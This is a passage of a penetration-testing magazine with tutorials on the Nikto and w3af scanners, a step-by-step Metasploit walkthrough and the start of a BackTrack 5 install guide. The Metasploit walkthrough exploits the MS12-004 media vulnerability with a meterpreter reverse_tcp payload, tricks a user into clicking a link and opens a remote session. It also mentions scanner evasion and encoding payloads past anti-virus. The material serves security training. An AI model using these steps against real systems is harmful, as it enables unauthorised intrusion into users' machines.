favicon_identification	Enabled	Yes	Find web backdoors and web shells.
findBackdoor	Enabled	Yes	Identify captcha images on web pages.
findCptchas	Enabled	Yes	Find GIT, Mercurial (HG), and Bazaar (BZR) repositories.
findDVCs	Enabled	Yes	Find GIT repositories.
findGit	Enabled	Yes	Modify the HTTP Host header and try to find virtual hosts.
findvhost	Enabled	Yes	Search Bing to get a list of users for a domain.
fingerBing	Enabled	Yes	Search Google using the Google API to get a list of users.
fingerGoogle	Enabled	Yes	Search MIT PKS to get a list of users for a domain.
fingerPKS	Enabled	Yes	Identify if a Web Application Firewall is present.
fingerprint_WAF	Enabled	Yes	Fingerprint the remote operating system using the Nmap script.
fingerprint_os	Enabled	Yes	Search FrontPage Server Info file and if it finds the file, it will return the operating system.
frontpage_version	Enabled	Yes	Search Google for vulnerabilities in the target's FrontPage Server.
ghdb	Enabled	Yes	Search Google for vulnerabilities in the target's FrontPage Server.
googleSpider	Enabled	Yes	Search Google using Google API to get new URLs.

**Figure 10.** list of sub-modules in the discovery plugin

```
w3af/plugins>>> output console,txtFile, htmlFile
w3af/plugins>>> output

| Plugin name | Status | Conf | Description
| console      | Enabled | Yes  | Print messages to the console.
| emailReport  | Enabled | Yes  | Email report to specified addresses.
| gtkOutput    | Enabled | Yes  | Saves messages to kb.kb.getData('gtkOutput', 'que
| htmlFile     | Enabled | Yes  | Print all messages to a HTML file.
| txtFile      | Enabled | Yes  | Prints all messages to a text file.
| xmlFile      | Yes    | Yes  | Print all messages to a xml file.
```

Figure 11. Setting up the output options for the audit result

- Use Windows directory separator \ instead of /
- Session splicing

To use an evasion technique:

We just have to specify the -e parameter along with the evasion technique number.

For ex: root@bt:~#./nikto.pl -u http://targetsite.com  
-e 314.

This will activate the evasion techniques namely "Premature URL Ending", "Random URI Encoding" and "Prepend long random string to requests"

## Conclusion

Nikto, even though not being a full penetration testing tool in itself, does helps in identifying the common vulnerabilities existing on a web server. It also comes handy, when the penetration testing is to be performed within a short period of time limit.

## W3AF

Another vulnerability assessment and exploitation tool in the Backtrack suite of tools is the well-known w3af. *Web Application Attack and Audit Framework* or *w3af* is an open source web security tool, made by Andres Riancho. Written in Python, the main power of w3af lies in its over 100+ plugins, which we will be seeing further in this article. w3af, unlike Nikto, not only finds the vulnerabilities, it also goes a step ahead and exploits the found vulnerabilities to get further access to the target.

The plugins of w3af are divided into 8 parts, according to their usage namely: *Discovery*, *audit*, *grep*, *attack*,

```
w3af>>> start
Exiting setOutputPlugins()
Called w3afCore.start()
Called buildOpeners
keepalive: added one connection, len(self.hostmap['adityagupta.net']): 1
DNS response from DNS server for domain: adityagupta.net
GET http://adityagupta.net returned HTTP code "200" - id: 80
Starting "errorPages" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "lang" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
http://adityagupta.net is NOT a 404. (similarity_index < 0.9)
This page language is en
Finishing grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "httpAuthDetect" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "pathDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "error509" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "collectCookies" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "dotNetEventValidation" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "codeDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "blankBody" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "metaTags" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "molt" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
```

Figure 12. Audit in progress with the selected profile and plugins

```
w3af>>> start
Exiting setOutputPlugins()
Called w3afCore.start()
Called buildOpeners
keepalive: added one connection, len(self.hostmap['adityagupta.net']): 1
DNS response from DNS server for domain: adityagupta.net
GET http://adityagupta.net returned HTTP code "200" - id: 80
Starting "errorPages" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "lang" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
http://adityagupta.net is NOT a 404. (similarity_index < 0.9)
This page language is en
Finishing grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "httpAuthDetect" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "pathDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "error509" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "collectCookies" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "dotNetEventValidation" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "codeDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "blankBody" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "metaTags" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
Starting "molt" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80>
```

Figure 13. Writing the automation script including the list of commands

*mangle*, *evasion*, *attack* and *bruteforce*. The vulnerabilities share their knowledge with each other using a knowledge base. We could also use w3af in order to send fuzzy and manual HTTP requests with the vulnerability found, to the target server. W3af can be operated in both modes: *Graphical User Interface* (gtkUI) and *Console User Interface* (consoleUI). In this article, for the sake of simplicity, we will be using the w3af in consoleUI mode.

## Usage

Let's first of all launch the w3af console and have a look at all the available options (Figure 5).

```
root@bt:/pentest/web/w3af# ./w3af_console
w3af>>> help
```

The first step here is to select a profile. A profile is generally the selection of particular modules from the plugins which would be activated during the audit.

Navigate to the profiles menu, and list all the available profile options (Figure 6):

```
w3af>>> profiles
w3af/profiles>>> list
```

This shows us all the available profile options in w3af, which could be used in an audit. One could also

```
root@bt:/pentest/web/w3af# nano Adi.w3af
root@bt:/pentest/web/w3af# ./w3af_console -s Adi.w3af
w3af>>> profiles
w3af/profiles>>> list
| Profile | Description
| bruteforce | Bruteforce form or basic authentication access credentials. To run this profile, set the target access control is, and then click on Start.
| audit_high_risk | Perform a scan to only identify the vulnerabilities.
| full_audit_manual_disc | Perform a manual discovery using the spiderMan site for any known vulnerabilities.
| full_audit | This profile performs a full audit of the target webSpider plugin for discovery.
| OWASP_TOP10 | The Open Web Application Security Project (OWASP) community focused on improving the security of web applications. It has been searching for and published the ten-most common security flaws. For more information, visit http://www.owasp.org/index.php/OWASP\_TOP10.
```

Figure 14. Automation in progress

manually select the modules from the plugins. But, in order to reduce the human effort and fasten up the process profiles were developed.

Let us now go ahead and chose the profile `OWASP_TOP10`, which searches for the OWASP Top 10 vulnerabilities and exploits them.

```
w3af/profiles>>>use OWASP_TOP10
```

After selecting the profile, we should now select our attack target.

```
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> view
```

The target contains the following options, which could be specified by user about the target: `targetOS`, `targetFramework` and `target` itself.

Let us suppose that we don't exactly know the target Operating System and Programming Framework being used. So, we will only set the target URL.

```
w3af/config:target>>> set target
http://10.0.53.242/attackme
```

After the target has been set, let's have a look at the plugins, and select if necessary.

To view information about a particular plugin, navigate to plugins, and type in help [plugin-name].

```
w3af>>> plugins
w3af/plugins>>> help audit
```

To view the modules stored in a plugin, just type in the [plugin-name], and it will bring up the modules within that plugin.

```
w3af/plugins>>> discovery
```

We could either select the modules to be used from this list or opt to use all of them. Since, we have already selected the `OWASP_TOP10` profile; it has automatically enabled the associated modules of the plugins with it. To enable a module which is not selected at present, for example, `phpinfo` in our case,

```
w3af/plugins>>> discovery phpinfo
```

The above command would also enable the `phpinfo` module of the `discovery` plugin. After setting up the plugins, let us move forward and set the output methods of the audit process. We want to set it to show up in console, and also get saved as text and an HTML file.

```
w3af/plugins>>> output console, textFile, htmlFile
```

Type in `output` again, to make sure, if they have been enabled.

```
w3af/plugins>>> output
```

To start the audit, go back, and type in `start`.

```
w3af>>>start
```

It will now perform the audit and show the output in console, as well as save it in a text and html file.

An important feature of `w3af` is its automation capabilities. `W3af` offers creation of scripts which could be executed, and would run the above audit using the same commands which we used just now, so that we don't have to type each and every command again when we are auditing.

To do this, create a filename, with the extension `w3af` in the same folder, where `w3af` is present.

Type in it, the commands in sequential order, which needs to be executed. In our case, it is `profiles`, `list`, use `OWASP_TOP10`, `back`, `target`, `set target http://10.0.53.242/attackme`, `back`, `plugins`, `discovery phpinfo`, `output console, textFile, htmlFile`, `output, start`.

Save the filename as `anyname.w3af` as stated above. Now, launch the `w3af` console, with the `script` parameter to be the filename just created.

```
root@bt:~#./w3af_console -s Adi.w3af
```

## Conclusion

To conclude, `w3af` is an wonderful Penetration Testing tool, which finds the vulnerabilities and also exploits them. In real life scenario, this is often used along with `Nikto Scanner` to get better results about the vulnerabilities on the server.

---

## ADITYA GUPTA



**Aditya Gupta** is a well-known Mobile Security Researcher and Penetration Tester. His main expertise includes Exploiting Web Applications, Evading Firewalls and Exploit Research. Aditya is responsible for the discovery of many serious vulnerabilities in websites such as Google, Apple, Microsoft, Skype, Adobe, and a variety of other major software technologies. Aditya has worked on many Android security projects and has been a frequent speaker to many of the conferences. He can be followed on twitter at @adi1391.

# CODENAME: SAMURAI SKILLS COURSE

## << Penetration Test Training Samurai Skills >>

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets ( Websites , Networks , Servers ) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7 years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos ( Course Updated Regularly )
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace ( any time , any where )
- Our Course is Totally Different from Other Courses ( new Techniques )

We have Real World Hacking/Penetration Testing Lab with Over 20 Real Target

# Use Metasploit in Backtrack 5

Metasploit comes in several flavors: Metasploit framework, Metasploit community edition, Metasploit pro. In Backtrack 5, Metasploit framework is installed by default. Metasploit framework provides you with information on security vulnerabilities which can be used to exploit a system. Penetration testers can also use this tool to launch manual or automated scans.

**B**efore you actually could exploit a system, you need to know if the system is vulnerable for a certain type of attack.

## What is a vulnerable system?

A vulnerability is a weakness in software, hardware that enables the attacker to compromise the confidentiality, integrity or availability of that system. A system can be but not limited to: a server running an operating system, router switch, firewall, mobile devices, TV, etc. For example: when an attacker launches a distributed denial of service attack, he enables the unavailability of a system. If data is intercepted and changed, he enables integrity.

An attacker can use a vulnerability to compromise a system. For example a weakness in a protocol allows the attacker to run arbitrary code.

The attacker launches the exploit on the vulnerable system. Based on the actual payload send together with the exploit, the attacker receives a (reverse) shell.

If you understand the vulnerability, it will help you to implement the appropriate security control. A security control can be a patch or a security device.

Important to know is that you understand the vulnerability context:

- Where do they exist?
- Where do they run?

So, what is the exploit context?

- Exploit runs where the vulnerability exists
- Where does it run, client side or server side?

## Example 1

Let say, you have a server located into the DMZ. The vulnerability context is the server itself and the exploit context is the DMZ. If an attacker can compromise a vulnerable server in the DMZ, he has proper access to all servers in that DMZ. The attacker can use other techniques like pivoting to access servers in the internal network.

## Example 2

If a client computer is placed on a client LAN, the vulnerability context is the client and the exploit context is in the client LAN. If an attacker can compromise a vulnerable client in the LAN, he has proper access to all resources on the client LAN.

## Client-side exploit

If a vulnerability exists on a client, it can be compromised by a client-side exploit. Client side vulnerabilities live in Java, operating system, applications such as web browser, Office, Acrobat Reader. The attack is basically launched by tricking the user to click on a link embedded in an email, or send the user an attachment which contains the exploit. When the user clicks on the link, the user is redirected to a website which contains the actual code to launch the exploit. A traditional firewall does not help this attack from happening, since the user opens a connection over port 443 or port 80. These ports are usually allowed on the firewall. Before a system can be exploited, you can take the following steps:

- Choose and configure the module in Metasploit
- Select a payload, which provides the attacker a remote shell

Figure 1. Output search command

- Optionally, you can encode the payload so that it is not detected by anti-virus software
- Launch the exploit

Okay, let's have a look into the following vulnerability: MS12\_004: Vulnerabilities in Windows Media Could Allow Remote Code Execution

Figure 2. Output info command

## Information


If the user opens a special crafted media file, the vulnerability could allow remote code execution. If the attacker can successfully exploit the vulnerability, the attacker could obtain the same rights as the logged on user.

a d v e r t i s e m e n t




# OWASP Foundation

*"We help protect critical infrastructure one byte at a time"*



- **140+** Checklists, tools & guidance
- **150** Local chapters
- **20,000** builders, breakers and defenders
- **Citations:** **NSA, DHS, PCI, NIST, FFIEC, CSA, CIS, DISA, ENISA** and more..

Learn More: <http://www.owasp.org>



**Figure 3.** Output show options command

## Step 1: Search for an existing module

In Metasploit, you can search for a module by using the following command:

```
msf> search <module>
```

Where `<module>` is the name of the module you are searching for. In Figure 1, you can see the output from the search command.

msf> search ms12\_004

## Step 2: Retrieve more information about the module

Use the command `info <module>` to obtain more information about the module.

```
msf> info exploit/windows/browser/ms12_004_midi
```

In Figure 2, you can retrieve more information on the target and also an explanation on the needed variables. A list of the available target is also available.



**Figure 4.** Configure variables



## Figure 5. Configure payload settings

## Step 3: Choose and configure the module in Metasploit

After you know which module you want to use, you can select the module and assign the appropriate variables.

```
msf> use exploit/windows/browser/ms12_004_midi
```

From this point, you need to fill in the variables. These are needed as input to finally exploit the target.

To know which variables need to fill in, use the command `show options` as shown in Figure 3.


## Variable SRVHOST

This variable is used to specify the local host to listen on. In this example, you have to specify the IP address of your Backtrack machine.

```
msf> exploit(ms12_004_midi)> set SRVHOST 10.32.5.10
```

## Variable SRVPORT

This variable is used to specify the local port to listen on.



**Figure 6.** Launching the exploit




Figure 7. Client connects to web server

```
msf> exploit(ms12_004_midi)> set SRVPORT 80
```

You can see the result of defining these variables in Figure 4.

## Variable URIPATH

This variable is used to use the default URI.

```
msf> exploit(ms12_004_midi)> set URIPATH /
```

## Step 4: Select a payload, which provides the attacker a remote shell

It is time to select your payload. There are a lot of payloads available, but you have to select the one which works for you. In this example you have to select the meterpreter as payload. You can select this payload by using the following command.

```
msf> exploit(ms12_004_midi)> set payload
windows/meterpreter/reverse_tcp
```

When launching show options again, you can see which variables need to be filled and used by the



Figure 8. Verifying the connection



Figure 9. Output of show sessions

payload. First specify the IP address of the local host you are listening on. This IP address is needed to setup our reverse shell, thus from the compromised client back to our machine. Also specify the port that your machine is listening on.

```
msf> exploit(ms12_004_midi)> set LHOST 10.32.5.10
msf> exploit(ms12_004_midi)> set LPORT 8080
```

The result of setting these variables is displayed in Figure 5.

## Step 5: Launch the exploit

After choosing the exploit, selecting a payload and defining all variables you are ready to launch the exploit. You can use the following command:

```
msf> exploit(ms12_004_midi)> exploit
```

After launching the exploit, the web server is started and listening on port 80. You can see the result in Figure 6.



Figure 10. Interact with sessions

# HAKING ON Demand



Figure 11. Output of getuid

## Step 6: Use a web browser on the client to connect to the web server

This can be a tricky part. You need some assistance from the end user here. You have to send the link of your web server so that the user can click on that link and is redirected to your web server.

Figure 7 shows you the IP address of the destination web server the user is connecting to.

## Step 7: Verifying the connection

When the user has a connection to your web server, the crafted file is send to the web browser of the user account. When the file is executed successfully, a reverse connection is created and the attacker has access to the machine of the end user.

You can see in Figure 8 that a connection is created successfully.

## Step 8: Interact with the session

You can use the following command to list the sessions:

```
msf> exploit(ms12_004_midi)> show sessions
```




Figure 12. Output of ps




Figure 13. Closing your session

Figure 9 show you the available sessions. You can see that we have one session and the administrator is currently logged on.

Each session is numbered as you can see in the above table under Id. To interact with this session you can use the following command:

```
msf> exploit(ms12_004_midi)> sessions -i 1
```

After interacting with a session, you successfully have now a meterpreter session. Notice that the prompted has changed. To retrieve information on the currently logged user, use the command `getuid` as you can see in Figure 11.

To retrieve a list of all running processes on the target machine, use the command `ps` as you can see in Figure 12.


## Step 9: Close your session

To close your session, you can use the command `exit` as seen in Figure 13.

## Conclusion

If applications, operating systems, etc are not properly patched, an attacker can use the weaknesses in these systems to gain access.

## JOHAN LOOS



*Johan works as a freelance information security specialist/trainer and is owner of Access Denied bvba, a Belgian based company. He focus on ethical hacking, wireless security, vulne-rability assessments, next-generation firewalls and data-center security. Johan has more than 15 year experience in ICT and during his career he obtained several certification such as CISSP, CEH, OSWP, and others.*

*BackTrack 5*  
*Toolkit*  
*Tutorial*

# BackTrack 5 Toolkit Tutorial

BackTrack is an operating system based on the Ubuntu GNU/Linux distribution aimed at digital forensics and penetration testing use. It is named after backtracking, a search algorithm. The current version is BackTrack 5, code name „Revolution.”

**S**upport for Live CD and Live USB functionality allows users to boot BackTrack directly from portable media without requiring installation,



Figure 1. Linux View




Figure 2. BackTrack Installation I

though permanent installation to hard disk is also an option. BackTrack includes many well known security tools including:

- Metasploit integration
- RFMON Injection capable wireless drivers
- Aircrack-NG
- Kismet
- Nmap
- Ophcrack
- Ettercap
- Wireshark (formerly known as Ethereal)
- BeEF (Browser Exploitation Framework)
- Hydra (Figure 1)

Table 1. Releasing Dates Of BackTrack Versions

Date	Release
February 5, 2006	BackTrack v.1.0 Beta
May 26, 2006	The BackTrack project released its first non-beta version (1.0).
March 6, 2007	BackTrack 2 final released.
June 19, 2008	BackTrack 3 final released.
January 9, 2010	BackTrack 4 final release. (Now based on Ubuntu)
May 8, 2010	BackTrack 4 R1 release
November 22, 2010	BackTrack 4 R2 release
May 10, 2011	BackTrack 5 release (Based on Ubuntu 10.04 LTS, Linux kernel 2.6.38)
August 18, 2011	BackTrack 5 R1 release (Based on Ubuntu 10.04 LTS, Linux kernel 2.6.39.4)
March 1, 2012	BackTrack 5 R2 release (Linux kernel 3.2.6[8])

## Steps To Install BackTrack 5

We are finally ready to start installing Backtrack. To do, double-click on the install.sh icon on the desktop. This will start the graphical installer. Select you language of choice and click the 'Forward' button (Figure 2).

Next, select you time zone and click the 'Forward' button (Figure 3).

The next step is to select our keyboard layout. Pick yours and click the 'Forward' button. I can not vouch for any keyboard layout other than English (Figure 4).

Click on 'Specify partitions manually' and click the 'Forward' button (Figure 5).

We are not going to indicate the mount points for our partitions. First let's setup our root partition. Click on the row with vg-root in it and click the 'Change' button (Figure 6).

Select ext4 from the dropdown menu for 'Use as:', click 'Format the partition:', enter '/' without the quotes for the mount point and click the 'OK' button. The system will re-read the partition table and redisplay it (Figure 7).

Now for the boot partition. Click the row with you boot partition in it, `/dev/sdb1` in my case, and click the 'Change' button (Figure 8).



**Figure 3. BackTrack Installation II**



**Figure 4. BackTrack Installation III**




**Figure 5. BackTrack Installation IV**

Again, select ext4 and click the format checkbox. Enter `/boot` without the quotes for the mount point and click the 'OK' button. The disk partition will be re-read and the display updated (Figure 9).

Click the 'Forward' button (Figure 10).

You will get this message if you are installing to a USB drive and not using a swap partition. Click the 'Continue' button (Figure 11).



**Figure 6. BackTrack Installation V**



**Figure 7. BackTrack Installation VI**

# HAKING ON Demand




Figure 8. BackTrack Installation VII

## WARNING

You must click on the advanced tab on the next page and select your USB drive as the target for installing the bootloader. You will break your system if you do not (Figure 12).

Don't forget! Make sure you select the target disk for your install as the device for the boot loader to be installed on or you run the risk of making the system you

